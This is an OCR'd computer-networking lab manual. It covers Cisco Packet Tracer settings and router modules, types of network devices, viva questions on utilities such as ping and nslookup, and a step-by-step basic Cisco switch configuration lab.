
CBAC **Half-Open Session Multiplier**: If the number of half-open CBAC sessions multiplied by this number exceeds the configured max half-open session count, new sessions would not be opened.

TCP **Maximum Number of Connections**: If the number of connections in SYN-RECEIVED state exceeds this number, any new connections would be rejected.

TCP **Maximum Number of Opened Sessions**: If the number of connections exceeds this number, any new connections would be rejected.


TCP **Maximum Retransmission Timeout in Milliseconds:** If a TCP connection does not receive an acknowledgement to a segment it transmitted in this number, it would retransmit the segment.

Switching **Storm Control Multiplier**: If the bandwidth percentage of broadcast frames used multiplied by this number exceeds the configured threshold, the broadcast frame would be dropped.



Saving a PKZ

Packet Tracer allows you to save your topology (PKT) as well as any custom device icons and backgrounds that you applied to on the Logical Workspace and Physical Workspace to a save file called a **PKZ**. A PKZ is able to retain any external files you add in a single save file, which allows for portability and compactness from computer to computer. To create a PKZ, go to **File** > **Save as Pkz**. Enter a file name for the PKZ and click on **Save**. In the **Pkz Select Files** dialog, you will be able to add and remove files that you want to save along with PKT. To add a file, click on the **Add** button and browse to the file you want to add then click **Open**. To remove a file, select the file from the list then click **Remove**. Once you are done adding and removing files, click **OK** to create the PKZ file.



Be sure to add all custom device image icons and custom backgrounds. **Router:**

2811

The Cisco 2811 Integrated Services Router provides one Enhanced Network-Module slot with two fixed 10/100 (100BASE-TX) Ethernet ports, four integrated High-Speed WAN Interface Card (HWIC) slots that are compatible with WAN Interface Card (WICs), Voice Interface Cards (VICs) and Voice/WAN Interface Cards (VWICs), and dual Advanced Integration Module (AIM) slots.

Module Name	*Thumbnails*	*Description*
NM-1E		The NM-1E features a single Ethernet port that can connect a LAN backbone which can also support either six PRI connections to aggregate ISDN lines, or 24 synchronous/asynchronous ports.

NM-1E2W		The NM-1E2W provides a single Ethernet port with two WIC slots that can support a single Ethernet LAN, together with two serial/ISDN backhaul lines, and still allow multiple serial or ISDN in the same chassis.

NM-1FE-FX		The NM-1FE-FX Module provides one Fast-Ethernet interface for use with fiber media. Ideal for a wide range of LAN applications, the Fast Ethernet network modules support many internetworking features and standards. Single port network modules offer autosensing 10/100BaseTX or 100BaseFX Ethernet.
NM-1FE-TX		The NM-1FE-TX Module provides one Fast-Ethernet interface for use with copper media. Ideal for a wide range of LAN applications, the Fast Ethernet network modules support many internetworking features and standards. Single port network modules offer autosensing 10/100BaseTX or 100BaseFX Ethernet. The TX (copper) version supports virtual LAN (VLAN) deployment.
NM-1FE2W		The NM-1FE2W Module provides one Fast-Ethernet interface for use with copper media, in addition to two Wan Interface Card expansion slots. Ideal for a wide range of LAN applications, the Fast Ethernet network modules support many internetworking features and standards. Single port network modules offer autosensing 10/100BaseTX or 100BaseFX Ethernet. The TX (copper) version supports virtual LAN (VLAN) deployment.
NM-2E2W		The NM-2E2W provides two Ethernet ports with two WIC slots that can support two Ethernet LANs, together with two serial/ISDN backhaul lines, and still allow multiple serial or ISDN in the same chassis.
NM-2FE2W		The NM-2FE2W Module provides two Fast-Ethernet interfaces for use with copper media, in addition to two Wan Interface Card expansion slots. Ideal for a wide range of LAN applications, the Fast Ethernet network modules support many internetworking features and standards.
NM-2W		The NM-2W Module provides two WAN Interface Card expansion slots. It can be used with a broad range of interface cards, supporting a diverse array of physical media and network

		protocols.
NM-4A/S		The 4-port asynchronous/synchronous serial network module provides flexible multi-protocol support, with each port individually configurable in synchronous or asynchronous mode, offering mixed-media dial support in a single chassis. Applications for Asynchronous/Synchronous support include: Low speed WAN aggregation (up to 128 Kbps), dial-up modem support, Async or Sync connections to management ports of other equipment, and transport of legacy protocols such as Bisync and SDLC.
NM-4E		The NM-4E features four Ethernet ports for multifunction solutions that require higher-density Ethernet than the mixedmedia network modules.

NM-8A/S		The 8-port asynchronous/synchronous serial network module provides flexible multi-protocol support, with each port individually configurable in synchronous or asynchronous mode, offering mixed-media dial support in a single chassis. Applications for Asynchronous/Synchronous support include: Low speed WAN aggregation (up to 128 Kbps), dial-up modem support, Async or Sync connections to management ports of other equipment, and transport of legacy protocols such as Bisync and SDLC.
NM-8AM		The NM-8AM Integrated V.92 analog modem network module provides cost-effective analog telephone service connectivity for lower-density remote-access service (RAS), dial-out and fax-out modem access, asynchronous dial-on-demand routing (DDR) plus dial backup, and remote router management. Both the 8-port and 16-port versions use RJ-11 jacks to connect the integrated modems to basic analog telephone lines on the public switched telephone network (PSTN) or private telephony systems.
NM-Cover		The NM cover plate provides protection for the internal electronic components. It also helps maintain adequate cooling by normalizing airflow.

NMESW-161		The NM-ESW-161 provides 16 switching ports.
HWIC4ESW		The HWIC-4ESW provides four switching ports.
HWICAP-AG-B		The HWIC-AP-AG-B module is a High-Speed WAN Interface Card providing integrated Access Point functionality in the Cisco 1800 (Modular), Cisco 2800, and Cisco 3800 Integrated Services Routers. It supports Single Band 802.11b/g or Dual Band 802.11a/b/g radios.
WIC-1AM		The WIC-1AM card features dual RJ-11 connectors, which are used for basic telephone service connections. The WIC-1AM uses one port for connection to a standard telephone line, and the other port can be connected to a basic analog telephone for use when the modem is idle.
WIC-1ENET		The WIC-1ENET is a single-port 10 Mbps Ethernet interface card, for use with 10BASE-T Ethernet LANs.
WIC-1T		The WIC-1T provides a single port serial connection to remote sites or legacy serial network devices such as Synchronous Data Link Control (SDLC) concentrators, alarm systems, and packet over SONET (POS) devices.
WIC-2AM		The WIC-2AM card features dual RJ-11 connectors, which are used for basic telephone service connections. The WIC-2AM has two modem ports to allow multiple data communication connections.
WIC-2T		The 2-port asynchronous/synchronous serial network module provides flexible multi-protocol support, with each port individually configurable in synchronous or asynchronous mode, offering mixed media dial support in a single chassis. Applications for asynchronous/synchronous support include: low speed WAN aggregation (up to 128 Kbps), dial-up modem support, Async or Sync connections to management ports of other equipment, and transport of legacy protocols such as Bisync and SDLC.

WIC-Cover		The WIC cover plate provides protection for the internal electronic components. It also helps maintain adequate cooling by normalizing airflow.

Different Types of Network Devices

1. **Access Point**

While a wired or wireless link is technological in an AP, it usually means a wireless device. An AP operates on the second OSI layer, the data link layer, and can either act as a bridge that connects a standard wireless network to wireless devices or as a router that transmits data to another access point. Wireless connectivity points(WAPs) are a device that is used to generate a wireless LAN (WLAN) transmitter and receiver. Access points are usually networked separate machines with an integrated antenna, transmitter, and adapter.

In order to provide a link between WLAN and wired Ethernet LAN, APs are using wireless infrastructure network mode. They have several ports, which allow you to extend the network to support other customers. One or more APs may need to have full coverage, depending on the size of the network. APSAPs may also provide multiple ports that can be used to increase the network's size, the capabilities of firewalls and the DHCP. So, we're getting switch-based APs, DHCP servers, firewall, and router.

2. **Router**

Routers allow packets to be transmitted to their destinations by monitoring the sea of networking devices interconnected with different network topologies. Routers are smart devices and store data on the networks to which they are connected. Most routers can be adjusted as a firewall for packet filters and can use ACLs. Routers are also used to convert from LAN to WAN framing in conjunction with the network control unit/data service unit (CSU / DSU). Such routers are called boundary routers. They serve as a LAN external link to a WAN and run on your network boundaries. Routers interact through the management of destination tables and local connections. A router gives data on the linked systems and sends requests if the destination is unknown. Routers are your first protection line, and only the traffic approved by network administrators needs to be enabled to pass.

3. **Hub**

The hubs link various networking devices. A network also functions as amplification by amplifying signals that deteriorate over cables after long distances. In the network communication system family, a hub is the easiest, as it links LAN components with the same protocols. Digital or analog data can be used with a server as long as its configuration prepares for formatting the incoming data. Hubs do not process or address

There are two types of Hubs:

1. Active Hub
2. Passive Hub

Active HUB: Those are hubs that can clean, raise and distribute the signal together with the network with their power supply. It is both a repeater and a cable hub. The total distance between nodes can be increased.

Passive HUB: These are hubs that collect cable from active network nodes and electricity. These hubs relay signals to the grid without being cleaned and improved, nor can the distance between nodes be increased. packets; they only send data packets to all connected devices. We send data packets. Hubs operate on the Open Systems Interconnection (OSI) physical layer.

4. Bridge

Bridges link two or more hosts or network segments. Bridge processing and transfer of frames between the various bridge links are the key roles in the network architecture. For the transmission of images, you use Media Access Control (MAC) hardware. Bridges can transmit the data or block the crossing by looking at the devices' MAC addresses connected to each line. It is also possible to connect two physical LANs with a wider theoretical LAN with bridges. Bridges only function on OSI layers Physical and Data Link. Bridges are used for dividing large networks into smaller sections through the placement between two segments of the physical network and data flow management between the two. Bridges are in many respects like hubs, like linking LAN components to the same protocols. Yet bridges, known as frames, filter the incoming data packets to addresses before transmission. The bridge does not modify the format or content of the incoming data when it filters the data packets with the aid of a dynamic bridge table; the bridge filters and forwarded frames in the network. The initially empty bridge table preserve search LAN computer's LAN address and each bridge interface's addresses that link the LAN to the other LANs.

5. Gateway

The transportation and session layers of the OSI model usually work in gateways. There are many guidelines and specifications for different vendors on the transport layer and above; gateways manage these. The connection between networking technologies, such as OSI and Transmission Control Protocol / Internet Protocols, such as TCP / IP, is supported by the gateway. Gateways link, thus, two or more self-contained networks with their own algorithms, protocols, topology, domain name system and policy, and network administration. Gateways handle all routing functions and more. In fact, an added translation router is a gateway. A protocol converter is called the feature that translates between different network technologies.

6. Switch

Switches have a smarter job than hubs in general. A switch improves the capacity of the network. The switch keeps limited information on routing nodes in the internal network and provides links to systems such as hubs or routers. Normally LAN beaches are linked by switches. Switches will usually read incoming packets hardware addresses to transfer them to their respective destinations. Switches improve the Network's effectiveness over hubs or routers because of the flexibility of the digital circuit. Switches also improve network protection since network control makes digital circuits easier to investigate.

You can see a switch as a system that combines some of the best routers and hubs. A switch can operate on the interface Data Link or the OSI model's network layer. A multi-layer switch can be worked in both layers, so both a

switch and a router can work. A high-performance switch adopting the same routing procedures as routers is a multilayer switch. DDoS may attack switches; flood controls can be used to prevent malicious traffic from stopping the switch. The Switch port's protection is crucial to make sure that all unused ports are deactivated, and DHCP, ARP, and MAC Address Filtering are used to ensure stable switches.

7. Modem

Digital signals are transmitted through analog phone lines using modems (modulator demodulators). The modem converts digital signals into analog signals of various frequencies and transmits them to a modem at the receiver location. The receiving modem turns the other way and provides a digital output to a device, normally a computer, connected to a modem. In most cases, digital data is transmitted via the RS-232 standard interface to or from a serial line modem. Most cable operators use modems as final terminals to locate and remember their homes and personal clients, and many phone companies provide DSL services. All physical and data link layers are operating on modems.

8. Brouter

The bridging router is also known as the device that combines bridge and router features. It can be used on the data connection layer or the network layer. It can route packets across networks as a router, function as a bridge, and filter network traffic in the local area.

Algorithm: NA

Source Code: NA

Output: NA

Conclusion: Students have navigated through the environment of Packet Tracer.

Viva Questions: Here are some potential viva questions for an introduction to Packet Tracer:

1. What is Packet Tracer, and why is it used in networking?
2. Can you describe the main components of the Packet Tracer interface?
3. How do you add and configure devices in Packet Tracer?
4. What is the difference between the logical and physical views in Packet Tracer?
5. How do you connect devices in Packet Tracer? What types of cables can be used?

6. What is the purpose of the simulation mode in Packet Tracer?

7. Can you explain how to troubleshoot a network using Packet Tracer?

8. How do you simulate the flow of data packets in Packet Tracer?

9. What are some common network devices available in Packet Tracer?

10. How can you save and export a network topology in Packet Tracer?

11. What is the Activity Wizard, and how is it used in Packet Tracer?

12. How does Packet Tracer help in learning network protocols and concepts?

13. Can you explain the steps to configure a router or switch in Packet Tracer?

14. How can you use Packet Tracer to simulate a real-world networking scenario?

15. What are some limitations of using Packet Tracer for network simulations?

PROGRAM -2

Aim: Network Utilities Commands: PING, NETSTAT, IPCONFIG, IFCONFIG, ARP, TRACE-ROUTE, NETSTAT, NSLOOKUP, PATHPING

Theoretical Description:

Algorithm: NA

Source Code: NA

Output: NA

Conclusion: In conclusion, network utility commands such as PING, NETSTAT, IPCONFIG, IFCONFIG, ARP, TRACE-ROUTE, NSLOOKUP, and PATHPING are essential tools for network administrators and IT professionals. These commands allow for the testing, troubleshooting, and analysis of network connections, providing crucial insights into network performance, connectivity issues, and the behavior of different network components.

- PING helps verify connectivity between devices.
- NETSTAT provides information on network connections and routing tables.
- IPCONFIG/IFCONFIG display network configuration details.
- ARP manages the Address Resolution Protocol cache.
- TRACE-ROUTE traces the path packets take to a destination.
- NSLOOKUP queries DNS servers for domain-related information.
- PATHPING combines features of PING and TRACE-ROUTE to diagnose network delays and packet loss.

By mastering these commands, professionals can effectively monitor and maintain network health, ensuring optimal performance and quick resolution of any network-related issues.

Viva Questions:

1. What is the purpose of network utility commands?

2. Why are these commands important for network troubleshooting?

PING:

3. What does the PING command do?

4. How does PING determine if a host is reachable?

5. What information can you obtain from a PING response?

NETSTAT:

6. What is the NETSTAT command used for?

7. How can you use NETSTAT to check active connections on your machine?

8. What do the different flags/options in NETSTAT represent?

IPCONFIG / IFCONFIG:

9. What is the difference between IPCONFIG and IFCONFIG?

10. How would you use IPCONFIG/IFCONFIG to find the IP address of your device?

11. What information does IPCONFIG/IFCONFIG provide about network interfaces?

ARP:

12. What is the ARP command used for?

13. How does ARP resolve IP addresses to MAC addresses?

14. What is the purpose of the ARP cache, and how can you view it?

TRACE-ROUTE:

15. What is the purpose of the TRACE-ROUTE command?

16. How does TRACE-ROUTE help in diagnosing network path issues?

17. What does each hop in a TRACE-ROUTE output represent?

NSLOOKUP:

18. What is NSLOOKUP used for?

19. How can NSLOOKUP help in troubleshooting DNS issues?

20. What is the difference between forward and reverse DNS lookups?

PATHPING:

21. What is the PATHPING command, and how is it different from PING and TRACE-ROUTE?

22. How does PATHPING help identify network latency and packet loss?

23. What are the advantages of using PATHPING over TRACE-ROUTE?

Practical Applications:

24. How would you use these commands to diagnose a network connectivity issue?

25. Can you provide an example of a scenario where each of these commands would be useful?

PROGRAM -3

Aim: Star Topology using HUB and Switch, IP configuration of end devices, show command, copy command, password setting, hostname setting.

Theoretical Description:

Hub | Switch | Router

Figure of hub, switch, and router from Cisco packet tracer.

In an Ethernet network, some networking devices play their roles at various levels such as hubs, switches, and routers. The functions of the three devices are all quite different from one another. Many people feel confused about the differences between the hub, switch, and router. Let us explore these networking devices.

What are Hub, Switch, and Router?

Hub

Hub is commonly used to connect segments of a LAN (Local Area Network). A hub contains multiple ports. When a packet arrives at one port, it is copied to the other ports so that all segments of the LAN can see all packets. Hub acts as a common connection point for devices in a network.

Switch

A switch operates at the data link layer (layer 2) and sometimes the network layer (layer 3) of the OSI (Open Systems Interconnection) Reference Model and therefore supports any packet protocol. LANs that use switches to join segments are called switched LANs or, in the case of Ethernet networks, switched Ethernet LANs. In networks, the switch is the device that filters and forwards packets between LAN segments.

Router

A router is connected to at least two networks, commonly two LANs or WANs (Wide Area Networks) or a LAN and its ISPs (Internet Service Providers) network. The router is generally located at gateways, the places where two or more networks connect. Using headers and forwarding tables, the router determines the best path to forward the packets. In addition, a router uses protocols such as ICMP (Internet Control Message Protocol) to communicate with each other and configure the best route between any two hosts. In a word, a router forwards data packets along with networks.

Hub vs Switch vs Router

In network equipment and devices, data is usually transmitted in the form of a frame. When a frame is received, it is amplified and then transmitted to the port of the destination PC (Personal Computer). The big difference between a hub and a switch is in the method in which frames are being delivered.

In a hub, a frame is passed along or "broadcast" to every one of its ports. It doesn't matter that the frame is only destined for one port. The hub has no way of distinguishing which port a frame should be sent to. Additionally, a 10/100Mbps hub must share its bandwidth with every one of its ports.

In comparison, a switch keeps a record of the MAC (Media Access Control) addresses of all the devices connected to it. With this information, a network switch can identify which system is sitting on which port. So when a frame is received, it knows exactly which port to send it to, without significantly increasing network response times. In addition, unlike a hub, a 10/100Mbps switch will allocate a full 10/100Mbps to each of its ports. So regardless of the number of PCs transmitting, users will always have access to the maximum amount of bandwidth.


Unlike an Ethernet hub or switch that is concerned with transmitting frames, a router is to route packets to other networks until that packet ultimately reaches its destination. One of the key features of a packet is that it not only contains data but the destination address of where it is going.

Comparison among hub vs switch vs router

Template	Physical Layer	Switch	Router
Layer		Data link layer	Network layer
Function	To connect a network of personal computers together, they can be joined through a central hub	Allow connections to multiple devices, manage ports, manage VLAN security settings	Direct data in a network
Data Transmission form	electrical signal or bits	frame & packet	packet
Port	4/12 ports	multi-port, usually between 4 and 48	2/4/5/8 ports
Transmission type	Frame flooding, unicast, multicast or broadcast	First broadcast, then unicast and/or multicast depends on the need	At Initial Level Broadcast then Uni-cast and multicast
Device type	Non-intelligent device	Intelligent device	Intelligent device
Used in(LAN, MAN, WAN)	LAN	LAN	LAN, MAN, WAN
Transmission mode	Half duplex	Half/Full duplex	Full duplex
Speed	10Mbps	10/100Mbps, 1Gbps	1-100Mbps(wireless); 100Mbps-1Gbps(wired)
Address used for data transmission	MAC address	MAC address	IP address

Basic Switch Configuration

Topology



Addressing Table

Device	Interface	IP Address	Subnet Mask	Default Gateway

PC1	**NIC**	172.17.99.21	255.255.255.0	172.17.99.11
PC2	**NIC**	172.17.99.32	255.255.255.0	172.17.99.11
S1	**VLAN99**	172.17.99.11	255.255.255.0	172.17.99.1

Learning Objectives

Upon completion of this lab, you will be able to:

- Cable a network according to the topology diagram
- Clear an existing configuration on a switch
- Examine and verify the default configuration
- Create a basic switch configuration, including a name and an IP address
- Configure passwords to ensure that access to the CLI is secured
- Configure switch port speed and duplex properties for an interface
- Configure basic switch port security
- Manage the MAC address table
- Assign static MAC addresses
- Add and move hosts on a switch

Scenario

In this lab, you will examine and configure a standalone LAN switch. Although a switch performs basic functions in its default out-of-the-box condition, there are a number of parameters that a network administrator should modify to ensure a secure and optimized LAN. This lab introduces you to the basics of switch configuration.

Task 1: Cable, Erase, and Reload the Switch

Step 1: Cable a network.

Cable a network that is similar to the one in the topology diagram. Create a console connection to the switch.

You can use any current switch in your lab as long as it has the required interfaces shown in the topology. The output shown in this lab is from a 2960 switch. If you use other switches, the switch outputs and interface descriptions may appear different.

Note: PC2 is not initially connected to the switch. It is only used in Task 5.

Step 2: Clear the configuration on the switch.

Clear the configuration on the switch using the procedure in Appendix 1.

Task 2: Verify the Default Switch Configuration

Step 1: Enter privileged mode.

You can access all the switch commands in privileged mode. However, because many of the privileged commands configure operating parameters, privileged access should be password-protected to prevent unauthorized use. You will set passwords in Task 3.

The privileged EXEC command set includes those commands contained in user EXEC mode, as well as the **configure** command through which access to the remaining command modes are gained. Enter privileged EXEC mode by entering the **enable** command.

```
Switch>enable
Switch#
```

Notice that the prompt changed in the configuration to reflect privileged EXEC mode.

Step 2: Examine the current switch configuration.

Examine the current running configuration file.

```
Switch#show running-config
```

How many Fast Ethernet interfaces does the switch have? _____

How many Gigabit Ethernet interfaces does the switch have? _____

What is the range of values shown for the vty lines? _____ Examine the current contents of NVRAM:

```
Switch#show startup-config  startup-config is not
present
```

Why does the switch give this response?

_____

Examine the characteristics of the virtual interface VLAN1:

```
Switch#show interface vlan1
```
Is there an IP address set on the switch?

_____

What is the MAC address of this virtual switch interface? _____

Is this interface up? _____ Now view the IP properties of the interface:

```
Switch#show ip interface vlan1
```

What output do you see? _____

Step 3: Display Cisco IOS information.

Examine the following version information that the switch reports.

```
Switch#show version
```

What is the Cisco IOS version that the switch is running? _____

What is the system image filename? _____ What is the base MAC address of this switch? _____

Step 4: Examine the Fast Ethernet interfaces.

Examine the default properties of the Fast Ethernet interface used by PC1.

```
Switch#show interface fastethernet 0/18
```

Is the interface up or down? _____

What event would make an interface go up? _____

What is the MAC address of the interface? _____ What is the

speed and duplex setting of the interface? _____

Step 5: Examine VLAN information.

Examine the default VLAN settings of the switch.

```
Switch#show vlan
```

What is the name of VLAN 1? _____

Which ports are in this VLAN? _____

Is VLAN 1 active? _____

What type of VLAN is the default VLAN? _____

Step 6 Examine flash memory.

Issue one of the following commands to examine the contents of the flash directory.

```
Switch#dir flash:
```

or

```
Switch#show flash
```

Which files or directories are found?

_____ Files have a file extension, such as .bin, at the end of the filename. Directories do not have a file extension. To examine the files in a directory, issue the following command using the filename displayed in the output of the previous command:

```
Switch#dir flash:c2960-lanbase-mz.122-25.SEE3
```

The output should look similar to this:

```
Directory of flash:/c2960-lanbase-mz.122-25.SEE3/
    6  drwx     4480   Mar 1 1993 00:04:42 +00:00  html
618  -rwx  4671175   Mar 1 1993 00:06:06 +00:00  c2960-lanbase-mz.122-25.SEE3.bin
619  -rwx      457   Mar 1 1993 00:06:06 +00:00  info
32514048 bytes total (24804864 bytes free)
```

What is the name of the Cisco IOS image file? _____

Step 7: Examine the startup configuration file.

To view the contents of the startup configuration file, issue the **show startup-config** command in privileged EXEC mode.

```
Switch#show startup-config  startup-
config is not present
```

Why does this message appear? _____

Let's make one configuration change to the switch and then save it. Type the following commands:

```
Switch#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#hostname S1
S1(config)#exit
S1#
```

To save the contents of the running configuration file to non-volatile RAM (NVRAM), issue the the command **copy running-config startup-config**.

```
Switch#copy running-config startup-config  Destination
filename [startup-config]?  (enter)
Building configuration...
[OK]
```

Note: This command is easier to enter by using the **copy run start** abbreviation. Now display the contents of NVRAM using the **show startup-config** command.

```
S1#show startup-config Using 1170
out of 65536 bytes
!
version 12.2 no service pad service
timestamps debug uptime service
timestamps log uptime no service
password-encryption !
hostname S1 !
<output omitted>
```

The current configuration has been written to NVRAM.

Task 3: Create a Basic Switch Configuration

Step 1: Assign a name to the switch.

In the last step of the previous task, you configured the hostname. Here's a review of the commands used.

```
S1#configure terminal S1(config)#hostname S1
S1(config)#exit
```

Step 2: Set the access passwords.

Enter config-line mode for the console. Set the login password to **cisco**. Also configure the vty lines 0 to 15 with the password **cisco**.

```
S1#configure terminal
Enter the configuration commands, one for each line. When you are finished, return to
global configuration mode by entering the exit command or pressing Ctrl-Z.

S1(config)#line console 0
```

```
S1(config-line)#password cisco
S1(config-line)#login
S1(config-line)#line vty 0 15
S1(config-line)#password cisco
S1(config-line)#login  S1(config-line)#exit
```

Why is the **login** command required? _____

Step 3. Set the command mode passwords.

Set the enable secret password to class. This password protects access to privileged EXEC mode.

```
S1(config)#enable secret class
```

Step 4. Configure the Layer 3 address of the switch.

Before you can manage S1 remotely from PC1, you need to assign the switch an IP address. The default configuration on the switch is to have the management of the switch controlled through VLAN 1. However, a best practice for basic switch configuration is to change the management VLAN to a VLAN other than VLAN 1. The implications and reasoning behind this action are explained in the next chapter.

For management purposes, we will use VLAN 99. The selection of VLAN 99 is arbitrary and in no way implies you should always use VLAN 99.

First, you will create the new VLAN 99 on the switch. Then you will set the IP address of the switch to 172.17.99.11 with a subnet mask of 255.255.255.0 on the internal virtual interface VLAN 99.

```
S1(config)#vlan 99 S1(config-vlan)#exit
S1(config)#interface vlan99
%LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan99, changed state to down
S1(config-if)#ip address 172.17.99.11 255.255.255.0 S1(config-if)#no
shutdown
S1(config-if)#exit
S1(config)#
```

Notice that the VLAN 99 interface is in the down state even though you entered the command **no shutdown**. The interface is currently down because no switchports are assigned to VLAN 99.

Assign all user ports to VLAN 99.

```
S1#configure terminal
```

```
S1(config)#interface range fa0/1 - 24
```

```
S1(config-if-range)#switchport access vlan 99
S1(config-if-range)#exit
S1(config-if-range)#
%LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan1, changed state to down %LINEPROTO-5-
UPDOWN: Line protocol on Interface Vlan99, changed state to up
```

It is beyond the scope of this lab to fully explore VLANs. This subject is discussed in greater detail in the next chapter. However, to establish connectivity between the host and the switch, the ports used by the host must be in the same VLAN as the switch. Notice in the above output that VLAN 1 interface goes down because none of the ports are assigned to VLAN 1. After a few seconds, VLAN 99 will come up because at least one port is now assigned to VLAN 99.

Step 5: Set the switch default gateway.

S1 is a layer 2 switch, so it makes forwarding decisions based on the Layer 2 header. If multiple networks are connected to a switch, you need to specify how the switch forwards the internetwork frames, because the path must be determined at Layer three. This is done by specifying a default gateway address that points to a router or Layer 3 switch. Although this activity does not include an external IP gateway, assume that you will eventually connect the LAN to a router for external access. Assuming that the LAN interface on the router is 172.17.99.1, set the default gateway for the switch.

```
S1(config)#ip default-gateway 172.17.99.1
S1(config)#exit
```

Step 6: Verify the management LANs settings.

Verify the interface settings on VLAN 99.

```
S1#show interface vlan 99
```

What is the bandwidth on this interface? _____

What are the VLAN states? VLAN1 is _____ Line protocol is _____

What is the queuing strategy? _____

Step 7: Configure the IP address and default gateway for PC1.

Set the IP address of PC1 to 172.17.99.21, with a subnet mask of 255.255.255.0. Configure a default gateway of 172.17.99.11. (If needed, refer to Lab 1.3.1 to configure the PC NIC.)

Step 8: Verify connectivity.

To verify the host and switch are correctly configured, ping the IP address of the switch (172.17.99.11) from PC1.

Was the ping successful? _____

If not, troubleshoot the switch and host configuration. Note that this may take a couple of tries for the pings to succeed.

Step 9: Configure the port speed and duplex settings for a Fast Ethernet interface.

Configure the duplex and speed settings on Fast Ethernet 0/18. Use the **end** command to return to privileged EXEC mode when finished.

```
S1#configure terminal
S1(config)#interface fastethernet 0/18
S1(config-if)#speed 100  S1(config-if)#duplex full
S1(config-if)#end
%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/18, changed state to down
%LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan99, changed state to down
